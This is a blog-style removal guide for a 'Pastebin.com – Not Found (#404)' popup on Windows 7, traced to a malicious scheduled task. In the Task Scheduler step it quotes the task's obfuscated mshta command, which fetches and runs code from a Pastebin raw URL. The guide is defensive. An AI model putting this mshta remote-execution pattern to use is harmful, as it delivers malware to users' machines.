
FIX: Pastebin.com – Not Found #404 (Solved)
A few days ago, on a Windows 7 Pro computer I saw the following strange popup message: "Pastebin.com – Not Found (#404)", and in this guide I will show you how to fix the problem if you are in a similar situation.
As you may know, "Pastebin.com" is a website where you can store text online for a set period of time. But, in the past a malicious campaign targeting corporations from all over the world was observed while using a combination of pages hosted on Bit.ly, BlogSpot, and Pastebin to deliver Azorult and RevengeRAT malware. (Source1, Source2).
Problem in details: Suddenly and for no apparent reason the following pop-up message/error appears periodically on a Windows 7 PC:
Not Found (#404). This paste has been deemed potentially harmful. Pastebin an incorrect assessment, please <a href="/request-to-restore/Jm5Rz2YR" target="blank">contact us</a> within 14 days to avoid any permanent loss of content".

How to FIX: Pastebin.com – Not Found #404 – This paste has been deemed potentially harmful.
Step 1. Delete Pastebin.com Virus Task in Task Scheduler.
The "Pastebin.com – Not Found #404" popup message is caused by a legitimate Windows application called "mshta.exe", which can used by cyber criminals to execute a malicious code hosted locally or remotely (Source). This malicious code is executed through a scheduled task, so the first step is to remove the "Pastebin.com" task from the task scheduler.
1. Press the Windows  + R keys to open the run command box.
2. Type taskschd.msc and press Enter to open the Task Scheduler.


3. Click the Task Scheduler Library on the left and then on the right select any unknown task and then click the Actions tab.
4. Now see which task is set to Start the program (mshta.exe):
- "mshta" https:././%20%20@pastebin.com\raw\Jm5Rz2YR

5. Then right-click on that task and click Delete.
6. Restart your computer and proceed to step-2.
Step 2. Scan your Computer for Malware/Viruses.
After deleting the "Pastebin.com" task, proceed and scan your computer with your Antivirus program and then use this Malware Scan and Removal Guide to check and remove viruses and/or malware that may still exists on your computer.
That's all folks! Did it work for you?
Please leave a comment in the comment section below or even better: like and share this blog post in the social networks to help spread the word about this problem.
Frequently Asked Questions
What does the 'Pastebin.com - Not Found (#404)' popup message mean?
The 'Pastebin.com - Not Found (#404)' popup on a Windows 7 PC usually indicates that a potentially harmful paste has been blocked. This message can be triggered by a malicious code executed through a scheduled task using mshta.exe.
How can I fix the 'Pastebin.com - Not Found #404' error on my computer?
To fix this error, first delete the associated task in Task Scheduler that triggers mshta.exe. Then, scan your computer for malware and viruses using your Antivirus program and follow a Malware Scan and Removal Guide.
Why might my computer be affected by the 'Pastebin.com' task?
Your computer might be affected if it was involved in a malicious campaign using pages from Bit.ly, BlogSpot, and Pastebin to deliver malware like Azorult and RevengeRAT. Cyber criminals may use mshta.exe to execute malicious codes, creating the 'Pastebin.com' task.
What should I do after deleting the 'Pastebin.com' task from Task Scheduler?
After deleting the 'Pastebin.com' task, restart your computer and perform a thorough malware and virus scan to ensure all threats are removed from your system.



